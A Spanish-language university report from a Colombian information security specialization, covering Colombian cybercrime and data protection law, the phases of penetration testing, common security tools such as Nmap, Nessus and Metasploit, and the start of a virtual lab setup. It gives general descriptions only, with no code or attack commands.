CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS TÉCNICOS BLUE TEAM Y RED TEAM

HERNAN YOVANNI VILLAMIL HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS TÉCNICOS BLUE TEAM Y RED TEAM

HERNAN YOVANNI VILLAMIL HERNÁNDEZ

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Ingeniero
Luis Fernando Zambrano

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2022

CONTENIDO

Pág.

IMÁGENES

RESUMEN

Este documento contiene un informe técnico que describe el proceso de pentesting, detección y contención de vulnerabilidades tan fácil de leer que permitiría a un usuario no experto entender cómo monitorear y fortalecer la seguridad de una organización desde el enfoque del Blue Team[1] y Red Team[2]. Este informe describe de manera general el uso de las herramientas básicas para detectar y contener ataques sospechosos al monitorear e identificar las vulnerabilidades a las que están expuestas las organizaciones que normalmente no disponen de altos presupuestos para mantener un Blue Team y Red Team dentro de sus equipos.

Se inicia con un abordaje a los aspectos legales de escenarios específicos que contextualizan algunos conceptos básicos que se requieren para comprender el detalle técnico. Este informe está dirigido al profesor y jurados encargados de medir la comprensión del aprendizaje de este curso, así como el uso de las herramientas que permiten monitorear su infraestructura de seguridad, con el fin de descubrir sus debilidades identificando oportunidades de mejora para el fortalecimiento de su seguridad informática.

Palabras clave: auditoria, penetración, pentesting, protección de datos, seguridad informática.

[1] ITDIGITALSECURITY, ¿Qué es un Blue Team y cómo trabaja?, 2018. Disponible en: https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja

[2] UNIR, Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?, 2019. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

GLOSARIO

Emotet: Es un malware que al darle click a descargar archivos adjuntos se propaga y obtiene todos los contactos de la víctima y se usan para hacer fraudes.

Hardenización: Proceso de reducción de vulnerabilidades en el sistema.

Pentester: Es un experto que penetra en los sistemas digitales y redes informáticas para encontrar vulnerabilidades que podrían generar riesgos y/o ataques con el fin de mitigarlas.

Ransonwere: Es un tipo de malware que le permite a los atacantes secuestrar la información de las organizaciones bloqueando su acceso para exigir dinero por su rescate.

TrickBot: Es un troyano diseñado para obtener datos bancarios.

Versionamiento: Es la forma de organizar y acceder a las modificaciones de un software.

INTRODUCCIÓN

La necesidad de expertos de seguridad informática en las organizaciones es cada vez más evidente, el mercado laboral exige especialistas con conocimientos técnicos y absoluta claridad en conceptos teóricos en ciberseguridad y la implantación de Sistemas de Gestión de Sistemas de Información. Este trabajo permite verificar un informe técnico creado con base en la formulación de estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Construir un informe técnico que refleje el desarrollo de las actividades del curso presentando consistencia entre: título, objetivos, desarrollo del informe, conclusiones y recomendaciones con el fin de organizar información técnica útil para evidenciar estrategias bajo el enfoque Red & Blue Team.

1.2 OBJETIVOS ESPECÍFICOS

- Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales para identificar las principales leyes que lo regulan.

- Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión para identificar las principales brechas de seguridad.

- Identificar y reconocer las herramientas que permitan contener ataques informáticos con el fin de mejorar las capacidades de seguridad bajo el enfoque Blue & Red Team.

- Exponer el desarrollo del trabajo realizado con suficiencia en argumentación y capacidad de síntesis a través de un video que evidencie el aprendizaje obtenido.

2. DESARROLLO DEL INFORME

A continuación, se describe el desarrollo del informe técnico de acuerdo con los aspectos trabajados durante el curso:

2.1. ETAPA 1. LEGISLACIÓN RELACIONADA CON DELITOS INFORMÁTICOS

Durante el último año, los ciberataques han aumentado dramáticamente, uno de los más críticos es el ransomwere[3] tanto en Colombia como en el resto del mundo, Colombia es uno de los más afectados, recibiendo el 30% de los ataques de ransomwere de toda Latinoamérica. Su pena máxima es de 8 años más multas de hasta 1000 salarios mínimos. Lo difícil de los cibercrímenes y la justicia en general en Colombia es que los vacíos en la regulación de las leyes, han permitido que muchos de estos ataques no sean condenados, por lo tanto, muchas de las compañías optan por no denunciar sino que prefieren negociar con los ciberdelincuentes y no exponerse al desprestigio público. Sin embargo, la negociación con delincuentes también es un delito, entonces las víctimas se ven en una encrucijada muy delicada.

Cerca del 90% de los ciberataques que se sufren en Colombia se deben a ingeniería social con estrategias cada vez más creativas. Están azotadas tanto organizaciones como ciudadanos, lo cual los ha obligado a fortalecer los protocolos de seguridad informática y de la información, a pesar de eso la situación no va a mejorar, la tendencia de incremento de estos cibercrímenes es imparable ahora con inteligencia artificial, por lo tanto, este crecimiento ha llevado a los países adaptar leyes y normatividades con el fin de proteger el activo más preciado como es la información (datos) de las entidades públicas y privadas, buscando siempre ejercer la prevención y sanciones de los delitos informáticos.

Colombia no es ajeno al desarrollo de normatividades y en la línea del tiempo ha visto la necesidad de mejorar su accionar legislativo, por lo tan ha emitido las siguientes leyes que permiten abordar la problemática de las conductas ilícitas a nivel financiero, en la alteración y manipulación de los sistemas informáticos.

La ley 1273 de 2009[4], denominada ley de la protección de la información y de los datos, cataloga las conductas mal intencionadas con el manejo de datos personales, buscando que las organizaciones se blinden legalmente. Las penas de prisión definidas para la mayoría de los artículos establecidos oscilan 36 a 96 meses con

[3] CCIT, Tendencias cibercrimen Colombia - Ransomwere, 2020. Disponible en: https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen_compressed-3.pdf

[4] SIC, Ley 1273 de 2009, 2009. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

multas de 100 a 1500 salarios mínimos vigentes. Esta ley está compuesta organizada de la siguiente manera:

CAPITULO I

- Artículo 269A: Acceso no autorizado de manera abusiva a los sistemas informáticos
- Articulo 269B: Personas sin conocimiento que interrumpa u obstaculice el buen funcionamiento de las redes de telecomunicaciones y sus datos contenidos.
- Artículo 269C: Habla cuando los datos informáticos son interceptados o el medio de comunicación que los transporte
- Artículo 269D: Cuando existe daño, alteración o borrado de los datos de un sistema informático y que no esté facultado.
- Artículo 269E: Habla de la distribución y tráfico de software malicioso de efectos dañinos
- Artículo 269F: Hace referencia a la violación de datos personales con fines lucrativos o propios, como o es la venta, la divulgación o alteración archivos, bases de datos o el empleo de código personales, etc.
- Artículo 269G: Hace referencia a la suplantación de sitio web con el objetivo capturar datos personales o la modificación de los sistemas de resolución de dominio con el objetivo de presentarse como sitios confiables o realizar técnicas de phishing por medio del correo electrónico, redes sociales.
- Artículo 269H: Hace referencia al aumento de las penas de los anteriores artículos, si hace parte de las conductas, si es un empleado público, si es de confines terroristas o si es auto lucro o beneficios a un tercero, entre las más importantes.

CAPITULO II

- Artículo 269I: Hace referencia al hurto o manipulación de los medios informáticos.
- Artículo 269J: Hace referencia a la transferencia sin consentimiento de activos

Otra ley importante en nuestro país es la ley estatutaria 1581 de 2012 que es conocida como la ley de protección de datos o habeas data, que regula el registro, actualización y permisos sobre el manejo de los datos personales en las bases de datos del país. Es de obligatorio cumplimiento e implementación en las empresas la creación de una política de tratamientos de datos públicos, privados y sensibles, para lo cual se deben tener en cuenta los siguientes aspectos:

- Establecer la responsabilidad sobre la protección de datos personales.

- Determinar la finalidad de la recolección de los datos personales y su política de privacidad.
- Consultar al titular sobre la autorización expresa para el uso de sus datos.
- Definir el mecanismo de atención de requerimientos sobre el uso de los datos.
- Mantener el inventario de bases de datos que gestiona esos datos.
- Asegurarse de que el personal esté capacitado en el tratamiento de los datos.
- Identificar, gestionar y minimizar los riesgos a los que puedan estar expuestos los datos dentro de las organizaciones.
- Atender los requerimientos relacionados con el uso de datos personales de manera oportuna y clara.
- Identificar, gestionar y reportar los incidentes relacionados con bases de datos personales y/o sensibles.

PENTESTING

A través de los tests de intrusión el especialista simula ciberataques en entornos controlados para descubrir vulnerabilidades o huecos de seguridad y remediarlos antes de que sucedan en realidad. Sin embargo, el éxito de estos pentest depende de llevar a cabo un proceso estructurado y metodológico, para ello son fundamentales las siguientes fases:

1. **RECOPILACION, PLANICACIÓN Y PREPARACIÓN**
   Es la etapa principal, donde se realiza la planificación y el reconocimiento del posible objetivo a atacar, puede ser pasiva o activa, pasiva es la recopilación de la información sin el conocimiento del objetivo y activa es cuando se utilizan técnicas y herramientas con el aval de las organizaciones y el riesgo de ser descubiertos. En esta fase podemos escanear puertos, dominios, versionamiento de software, servicios, obtener metadatos etc.

   Herramienta:
   NMAP[5]


2. **INVESTIGACIÓN Y ANALISIS VULNERABILIDADES**
   Es la fase donde se realiza las acciones para comprometer y encontrar las debilidades del objetivo, siempre con el aval del cliente en cuanto a la profundidad de las pruebas. Estas pueden se manuales o automáticas.

[5] NMAP, Herramienta de auditoría informática. Disponible en: https://nmap.org/

Herramienta:

Nessus[6]: Es una de las mejores herramientas de escaneo de vulnerabilidades y de red del mercado creada y distribuida por Tenable Network Security. Contiene varias funcionalidades de reconocimiento interno. Cuenta con una suscripción gratuita limitada.

Ilustración 1 Nessus application



Nota. Live results scan. Tomada de Nessus, 2020, https://es-la.tenable.com/products/nessus, CCBy 2.0

3. INTENTO DE PENETRACION Y EXPLOTACIÓN DE VULNERABILIDADES

Es la fase en la que se realizan todas las acciones para comprometer el sistema auditado ejecutando exploit contra las vulnerabilidades identificadas y evaluadas de la anterior fase verificando que no se puedan realizar ataques principalmente de los siguientes tipo: inyección de código, inclusión de ficheros, evasión de autenticación, carencia de controles, ejecución de comandos, cross site request, gestión de sesiones, fugas de información, cargue de ficheros maliciosos, entre otros.

Herramienta:

Metasploit[7] Framework

POST EXPLOTACIÓN

Es la fase en la que el objetivo es escalar privilegios una vez explotadas las vulnerabilidades, con el fin de obtener las cuentas de administrativas del sistema y la información confidencial para lograr accesos de mayor nivel,

[6] Nessus, Herramienta de escaneo de vulnerabilidades. Disponible en: https://es-la.tenable.com/products/nessus

[7] Metasploit, Herramienta de penetración de vulnerabilidades. Disponible en: https://www.metasploit.com/

privilegios y/o evadir controles de seguridad para realizar acciones de usuarios o administradores sin su conocimiento.


Herramienta:
Metasploit framework

4. ANÁLISIS Y REPORTE

Esta fase de análisis, reporte y socialización de resultados ante el cliente es vital, pues es donde se registran cada una de las acciones realizadas durante el proceso y se listan las vulnerabilidades encontradas y explotadas, así como también las acciones tomadas para solucionar los fallos de seguridad y soluciones a las vulnerabilidades.

Herramienta
Simple Vulnerability Manager: Es una herramienta ideal para cualquier especialista o analista de vulnerabilidades, la cual puede generar informes de las debilidades encontradas en la etapa de investigación. La herramienta generar informes personalizarlos a cada cliente.

Ilustración 2 Simple Vulnerability Manager



Nota. Consulta de Proyecto. Tomada de Simple Vulnerability Manager, 2020, https://www.simplevulnerabilitymanager.com/, CCBy 2.0

5. LIMPIEZA Y REMEDIACIÓN

Es esta fase el pentester[8] debe eliminar cualquier huella que haya podido dejar previniendo que pueda ser usada por algún atacante en el futuro y

[8] Pentest, técnica para desarrollar test de intrusión para pentester. https://www.udemy.com/course/pentester-jr/

dedicarse a tomar medidas para resolver todo lo encontrado y promover las mejoras requeridas.


6. **RETESTEO**
   Esta fase consiste en repetir el test y asegurarse de que todas las vulnerabilidades han sido resueltas y se hayan tomado todas las acciones necesarias para mitigar los riesgos y gestionar las vulnerabilidades encontradas.

HERRAMIENTAS DE CIBERSEGURIDAD

Cada vez existen más aplicaciones disponibles para realizar test de intrusión más automatizados y sofisticados. Sin embargo, algunas herramientas son muy reconocidas por sus beneficios y alcance. Cómo lo son:

METASPLOIT
Es una poderosa herramienta de código abierto que permite encontrar las vulnerabilidades de seguridad desarrollando y ejecutando exploits contra máquinas remotas, facilitando los tests de penetración y el desarrollo de firmas para sistemas de detección de intrusos. Se puede utilizar para actividades legítimas, pero también puede ser usada para actividades ilícitas por ciberatacantes. Funciona mediante el aprovechamiento de bugs conocidos y pone a prueba los sistemas seleccionados hasta encontrar susceptibilidades.

Ilustración 3 Metasploit




Nota. Metasploit. Tomada de Metasploit, 2020, https://www.metasploit.com/, CCBy 2.0

NMAP

Es una herramienta gratuita Open Source muy poderosa que trabaja mediante escaneo de paquetes IP, puede identificar los puertos abiertos que podrían ser explotados del objetivo. También puede descubrir los servicios que corren en cada máquina e identificar reglas de firewall en la red escaneada. NMAP está disponible para Windows, Linux y MAC y cuenta con una interfaz de línea de comando CLI y dispone de una interfaz gráfica GUI (Zenmap).

Ilustración 4 NMAP




Nota. NMAP. Fuente propia. 2022

OPENVAS

Es una suite de herramientas de código abierto y software libre especializado en el escaneo y gestión de vulnerabilidades. Es multiplataforma, cuenta con servidor web integrado, permite escaneo automático temporizado y escaneo concurrente de múltiples nodos. También permite reporte en múltiples formatos.

Ilustración 5 Open VAS




Nota. Open Vas. Tomada de Open Vas, 2020, https://www.openvas.org/, CCBy 2.0

EXPLOITDB

Es un base de datos pública que almacena exploits que han sido usados para testear y/o atacar diferentes redes, por lo tanto, su uso permite ejecutar técnicas de ataque actualizadas.

Ilustración 6 Exploit Database




Nota. Exploit Database. Tomada de Exploit Database, 2020, https://www.exploit-db.com/ CCBy 2.0

CVE

Es una base de datos en la que se codifican las vulnerabilidades conocidas y se registran las nuevas. Son administradas a través de un código asignado en el momento del registro con la identificación de la vulnerabilidad a través de una nomenclatura estándar junto con la descripción de la vulnerabilidad, versiones del software que afecta, posibles solución y mitigación.

Ilustración 7 CVE




Nota. Exploit Database. Tomada de Exploit Database, 2020, https://www.exploit-db.com/ CCBy 2.0

IMPLEMENTACIÓN BANCO DE TRABAJO

Instalación Virtualbox[9]

[9] Virtualbox, software de virtualización de máquinas remotas. Disponible en: https://www.virtualbox.org/

Ilustración 8 Instalación Virtualbox




Nota. Instalación Virtual Box. Fuente propia. 2022

Instalación máquina virtual Windows 7 X86

Desde el virtualbox se importa la máquina virtual .ova, previamente descargadas


Ilustración 9 Import Virtualbox Windows



Nota. Importación virtual box Windows. Fuente propia. 2022

Ya importada la máquina **Windows 7 X86** virtual se inicia. Se realiza la verificación de la dirección IP asigna para la maquina **Windows 7 X86** la cual tomo por dhcp la **79.87.77.102**

Ilustración 10 Verificación IP




Nota. Verificación IP Windows. Fuente propia. 2022

Los recursos asignados de la maquina son los siguientes:
Memoria: RAM 2 GB
Disco virtual: 50 GB
SO: Windows 7 Home Premium de 32 bits
Nombre del equipo win7

Instalación máquina virtual Kali Linux

Desde el virtualbox se importa la máquina virtual .ova, previamente descargadas

Ilustración 11 Import virtualbox Kali

